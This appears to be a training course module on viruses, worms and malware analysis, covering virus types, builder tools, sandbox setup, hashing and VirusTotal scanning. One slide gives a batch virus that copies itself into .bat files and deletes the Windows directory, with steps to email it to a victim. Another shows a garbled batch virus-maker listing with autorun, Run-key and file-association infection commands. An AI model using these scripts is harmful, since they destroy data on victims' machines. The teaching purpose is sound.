- Macro viruses infect files created **by Microsoft Word or Excel**
- Most macro viruses are written using macro language **Visual Basic for Applications (VBA)**
- Macro viruses infect templates or convert infected documents into **template files**, while maintaining their appearance of ordinary document files



Cluster and Stealth Viruses


Cluster Viruses

- Cluster viruses modify **directory table entries** so that it points users or system processes to the virus code instead of the actual program
- There is only one copy of the virus on the disk infecting **all** the programs in the computer system
- It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program



Stealth Viruses/Tunneling Viruses


- These viruses evade the **anti-virus software** by intercepting its requests to the operating system
- A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS
- The virus can then return an **uninfected version** of the file to the anti-virus software, so that it appears as if the file is "**clean**"



Encryption and Sparse Infector Viruses


Encryption Viruses

- This type of virus uses **simple encryption** to encipher the code
- The virus is encrypted with a **different key for each infected file**
- AV scanner cannot directly detect these types of viruses using signature detection methods




Sparse Infector Viruses

- Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**
- By infecting less often, such viruses try to **minimize the probability** of being discovered



Polymorphic Viruses

- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



Metamorphic Viruses

Metamorphic Viruses


Metamorphic viruses **rewrite themselves** completely each time they are to infect a new executable

Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

Example

For example, **W32/Simile** consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**



.....> Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

Overwriting File or Cavity Viruses

- Cavity Virus, also known as **space filler virus** which **overwrites a part of the host file** with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant



Original File
Size: 45 KB

Content in the file after infection

```
Null Null Null Null Null Null Null  
Null Null Null Null Null Null Null
```




Infected File
Size: 45 KB

Companion/Camouflage and Shell Viruses

Companion/Camouflage Viruses

- A Companion virus **creates a companion file for each executable file** the virus infects
- Therefore, a companion virus may save itself as **notepad.com** and every time a user executes **notepad.exe** (good program), the computer will load **notepad.com (virus)** and infect the system




Shell Viruses

- Virus code forms a shell around the target host program's code, making itself the original program and **host code as its sub-routine**
- Almost **all boot program viruses are shell viruses**



File Extension Viruses

- File extension viruses **change the extensions** of files
- **.TXT** is safe as it indicates a pure text file
- With **extensions turned off**, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**
- If you have forgotten that extensions are turned off, you might think this is a **text file** and open it
- This is an **executable Visual Basic Script** virus file and could do serious damage
- Countermeasure is to turn off “**Hide file extensions**” in Windows



FAT and Logic Bomb Viruses

FAT Viruses

- A FAT virus is a computer virus which **attacks the File Allocation Table (FAT)**
- By attacking the file allocation table, a virus can cause very serious damage to a computer
- A FAT virus **destroys the index**, making it impossible for a computer to locate files
- Virus can spread to files when the FAT attempts to access them, causing corruption to eventually **penetrate the entire computer**

Logic Bomb Viruses

- A logic bomb is a virus that is **triggered** by a response to an event
- When a logic bomb is programmed to execute when a **specific date is reached**, it is referred to as a **time bomb**
- Time bombs are usually programmed to set off when important dates are reached such as **Christmas, Valentine's Day**, etc.



Web Scripting and E-mail Viruses

Web Scripting Viruses

- A web scripting virus is a type of computer security **vulnerability through websites** that breaches your **web browser security**
- This allows the attackers to **inject client-side scripting** into the web page
- Web scripting viruses are usually used to attack sites with large populations such as social networking, user review, and email
- Generally there are two different types of web scripting viruses; **non-persistent** and **persistent** viruses

E-mail Viruses


- An e-mail virus is computer code sent to you as an **e-mail attachment** which, if activated, will **cause** some unexpected and **unusually harmful effect** such as destroying certain files on your hard disk
- E-mail viruses run the **gamut** - from creating **pop-ups** to crashing systems or stealing personal data



Other Viruses


Add-on Viruses

- Add-on viruses append their code to the host code without making any changes to the latter or relocate the **host code** to insert their own code at the beginning



Intrusive Viruses

- Intrusive viruses overwrite the **host code partly** or completely with the viral code



Direct Action or Transient Viruses

- Transfers all the controls of the **host code** to where it **resides in the memory**
- The **virus runs** when the host code is run and terminates itself or exits memory as soon as the **host code execution ends**

Terminate and Stay Resident (TSR) Viruses

- Remains permanently in the memory during the entire **work session** even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

Creating Virus

A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

Writing a Virus Program

Create a batch file
Game.bat with this text

```
@ echo off  
for %f in (*.bat) do  
copy %f + Game.bat  
del c:\Windows\*.*
```



Send the Game.com file as
an email attachment to a
victim



1

2

3

Convert the Game.bat
batch file to Game.com
using bat2com utility

When run, it copies itself to
all the .bat files in the current
directory and deletes all the
files in the Windows directory

Creating Virus (Cont'd)

Using Virus Maker Tools

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses which can perform tasks like **deleting files** in Hard Disk Drive, **disabling admin Privileges**, cleaning registry, **killing tasks**, etc.

DELmE's Batch Virus Maker v.2.0

```

@echo off
rem
rem Infect All Drives
for %I in (A,B,C,D,E,F,G,H,I,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
    if "%I%"=="C" goto :EOF
    echo >%I:\%I\autorun.inf
    echo open="Z:\%I\%I\autorun.inf"
    echo action=Open folder to see files... >> %I:\%I\autorun.inf
)
rem
rem
rem Infect Autorun.inf
echo stat=-10>SystemDrive\AUTOEXEC.BAT
rem
rem
rem Infect All .Exe Files
assoc .exe=.batfile
c:\Windows\SystemDrive\01.exe >> InfList_exe.txt
echo Y|FOR/F "tokens=1" delms="`" %i in (InfList_exe.txt) do copy /y %i
rem
rem
rem Infect Reg Run Key
set valid="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
reg add "tokens":A /value:"A" /REG_SZ /f >nul
rem
rem
rem Infect Startup Folder
copy "0\%userprofile%\Start Menu\Programs\Status"
rem
rem Infect All .Txt Files
assoc .txt=.batfile
c:\Windows\SystemDrive\01.txt >> InfList_txt.txt
echo Y|FOR/F "tokens=1" delms="`" %i in (InfList_txt.txt) do copy /y %i
rem

```

Infection **Payload** **Other Options**

Local Infection

- Infect Reg Run Key
- Infect All Drives
- Infect All Folders
- Infect Startup Folder
- Infect Autorun.inf
- Infect "To" Cmd

Filetype Infection

- Infect All .Bat Files
- Infect All .Link Files
- Infect All .Doc Files
- Infect All .Txt Files
- Infect All .Pif Files
- Infect All .Xsl Files
- Infect All .Mp3 Files
- Infect All .Mp4 Files
- Infect All .Png Files

Infect Filetype

(Enter File Extension To Infect (eg ".bat")

Internet Spreading

Send To Contacts Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment

U/L/EE's batch Virus Maker Info

Version: 2.0
Scripting Language: AutoIt v3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net

To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

Virus Name: Connect.Trojan **Save As .Bat**

Virus Author: Fabinhoff **View Agreement** **View Credits** **Save As .Txt**

Start Over **Exit**

JPS Virus Maker

JPS (Virus Maker 3.0)

Virus Options :

<input type="checkbox"/> Disable Registry	<input type="checkbox"/> Hide Services
<input type="checkbox"/> Disable MsConfig	<input type="checkbox"/> Hide Outlook Express
<input type="checkbox"/> Disable TaskManager	<input type="checkbox"/> Hide Windows Clock
<input type="checkbox"/> Disable Yahoo	<input type="checkbox"/> Hide Desktop Icons
<input type="checkbox"/> Disable Media Player	<input type="checkbox"/> Hide All Process in Taskmgr
<input type="checkbox"/> Disable Internet Explorer	<input type="checkbox"/> Hide All Tasks in Taskmgr
<input type="checkbox"/> Disable Time	<input type="checkbox"/> Hide Run
<input type="checkbox"/> Disable Group Policy	<input type="checkbox"/> Change Explorer Caption
<input type="checkbox"/> Disable Windows Explorer	<input type="checkbox"/> Clear Windows XP
<input type="checkbox"/> Disable Norton Anti Virus	<input type="checkbox"/> Swap Mouse Buttons
<input type="checkbox"/> Disable McAfee Anti Virus	<input type="checkbox"/> Remove Folder Options
<input type="checkbox"/> Disable Note Pad	<input type="checkbox"/> Lock Mouse & Keyboard
<input type="checkbox"/> Disable Word Pad	<input type="checkbox"/> Mute Sound
<input type="checkbox"/> Disable Windows	<input type="checkbox"/> Always CD-ROM
<input type="checkbox"/> Disable DHCP Client	<input type="checkbox"/> Turn Off Monitor
<input type="checkbox"/> Disable Taskbar	<input type="checkbox"/> Crazy Mouse
<input type="checkbox"/> Disable Start Button	<input type="checkbox"/> Destroy Taskbar
<input type="checkbox"/> Disable MSN Messenger	<input type="checkbox"/> Destroy Offline (IMessenger)
<input type="checkbox"/> Disable CMD	<input type="checkbox"/> Destroy Protected Storage
<input type="checkbox"/> Disable Security Center	<input type="checkbox"/> Destroy Audio Service
<input type="checkbox"/> Disable System Restore	<input type="checkbox"/> Destroy Clipboard
<input type="checkbox"/> Disable Control Panel	<input type="checkbox"/> Terminate Windows
<input type="checkbox"/> Disable Desktop Icons	<input type="checkbox"/> Hide Cursor
<input type="checkbox"/> Disable Screen Saver	<input checked="" type="checkbox"/> Disable Auto Startup

Restart **Log Off** **Turn Off** **Hibernate** **None**

Name After Install: Rundl32 Server Name: Sender.exe

About **Create Virus!** **Exit** **>>**

JPS Virus Maker 3.0

Computer Worms

- Computer worms are malicious programs that **replicate, execute, and spread across the network connections independently**, consuming available computing resources without human interaction
- Attackers use worm **payload to install backdoors** in infected computers, which turns them into **zombies** and **creates botnet**; these botnets can be used to carry further cyber attacks

Worms:

- KjW0rm
- SONAR.ProcHijack!g15
- W32.Emotet.B



How is a Worm Different from a Virus?

■ *Worm Replicates on its own*

A worm is a special type of malware that can replicate itself and use memory, but cannot attach itself to other programs

■ *Worm Spreads through the Infected Network*

A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not


Worm Makers

Internet Worm Maker Thing

- Internet Worm Maker Thing** is an open source tool used to **create worms** that can infect victim's drives, files, show messages, disable anti-virus software, etc.
- This tool **comes along with a compiler** by which you can easily convert your batch virus into executable to **eave anti-virus** or any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software

7 Malware Penetration Testing

What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors and antivirus software and connects to a network **only under strictly controlled conditions**


Sheep Dipping Process Tasks

- Run user, group permission and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors



Anti-Virus Sensor Systems

- An anti-virus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**



Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware in order to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To determine exactly what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused from the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**, involves going through the executable binary code without actually **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**, involves executing the malware code to know how it interacts with the host system and its impact on the system after it has been infected
- It is recommended to perform both **static** and **dynamic analysis** to understand the functionality of malware to a greater extent

Malware Analysis Procedure: Preparing Testbed

Step 1

Allocate a **physical system** for the analysis lab

Step 2

Install **Virtual machine** (VMware, Hyper-V, etc.) on the system

Step 3

Install **guest OSs** in the Virtual machine(s)

Step 4

Isolate the system from the network by ensuring that the **NIC card** is in “**host only**” mode

Step 5

Simulate internet services using tools such as **iNetSim**

Step 6

Disable the ‘**shared folders**’ and the ‘**guest isolation**’

Step 7

Install **malware analysis** tools

Step 8

Generate **hash value** of each OS and tool

Step 9

Copy the **malware** over to the guest OS

Static Malware Analysis

- In **static analysis**, we are not running the malware code so there is no need of creating a safe environment
- It employs different tools and techniques to **quickly determine** whether a **file is malicious** or not
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.



Some of the static malware analysis techniques:

- File fingerprinting
- Local and online malware scanning
- Performing string search
- Identifying packing / obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly

Static Malware Analysis: File Fingerprinting

- File fingerprinting is a process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms

Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
not_unsat.doc	c5c3c341a18c3cf...	682730d489b7...	b5adc0a9	5a4286beaa2...	0a90c61f0b3...	eff9af269cf0aea...	C:\Users\Test
sample.pdf	2dbb8cb776879c...	93c30f7a3f2f5...	11515f9f	e7468deddc3...	012b93a3e4b...	07b468a39f2ac...	C:\Users\Test
Picture1.png	8d3f3386ad90367...	f434be2c90868...	ffbf3be0	b533d83092d...	8c3a0518b55...	9ccc69a3a10e5...	C:\Users\Test
Test Document....	46eee81e0016c4f...	ff30422f3d609...	32c316b6	17d998075c9...	45bfaf0cccd36...	9e2c05a7c9d03...	C:\Users\Test
Vulnerability Rat...	8f275009bd3ee7b...	0b5587692cb4...	f5517d94	1396763e3280...	f4b8d8ba3b2...	57327f2052ff70...	C:\Users\Test

5 file(s) <http://www.nirsoft.net>

File Fingerprinting Tools

- Hashtab (<http://implbits.com>)
- HashCalc (<http://www.slavasoft.com>)
- Md5deep (<https://sourceforge.net>)
- MD5sums (<http://www.pc-tools.net>)

Static Malware Analysis: Local and Online Malware Scanning

- Scan the **binary code locally** using well-known and up-to-date anti-virus software
- If the code under analysis is a component of a **well-known malware**, it may have been already discovered and documented by many anti-virus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Jotti (<https://virusscan.jotti.org>)
- Metadefender (<https://www.metadefender.com>)
- Online Virus Scanner (<https://www.fortiguard.com>)
- IObit Cloud (<http://cloud.iobit.com>)
- ThreatExpert (<http://www.threatexpert.com>)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs**, and facilitates the detection of viruses, worms, Trojans, etc.

The screenshot shows the VirusTotal interface. At the top, there's a search bar with the URL <https://www.virustotal.com/>. Below the search bar, it says "59 engines detected this file". A file icon with "EXE" is shown, and a red box highlights "59 / 67". To the right, detailed information about the file is listed:

SHA-256	9654bb748199882b0fb29b1fa597c0cf3e3b9d610edf411BaC
File name	tini.exe
File size	3 KB
Last analysis	2017-12-13 08:06:40 UTC
Community score	-99

Below this, there are tabs for "Detection", "Details", "Relations", and "Community". Under "Detection", several engines are listed with their findings:

Detection Engine	Result	Signature
Ad-Aware	⚠️	Gen:Variant.Zusy.Etzob.804
AegisLab	⚠️	Backdoor/W32.Tiny.bfc
AhnLab-V3	⚠️	Win-Trojan/Q.B
ALYac	⚠️	Backdoor.RAT.Tini
Antiy-AVL	⚠️	Trojan(Backdoor)/Win32.Tiny.c
Arcabit	⚠️	Trojan.Zusy.Etzob.804

<https://www.virustotal.com>

Static Malware Analysis: Performing Strings Search

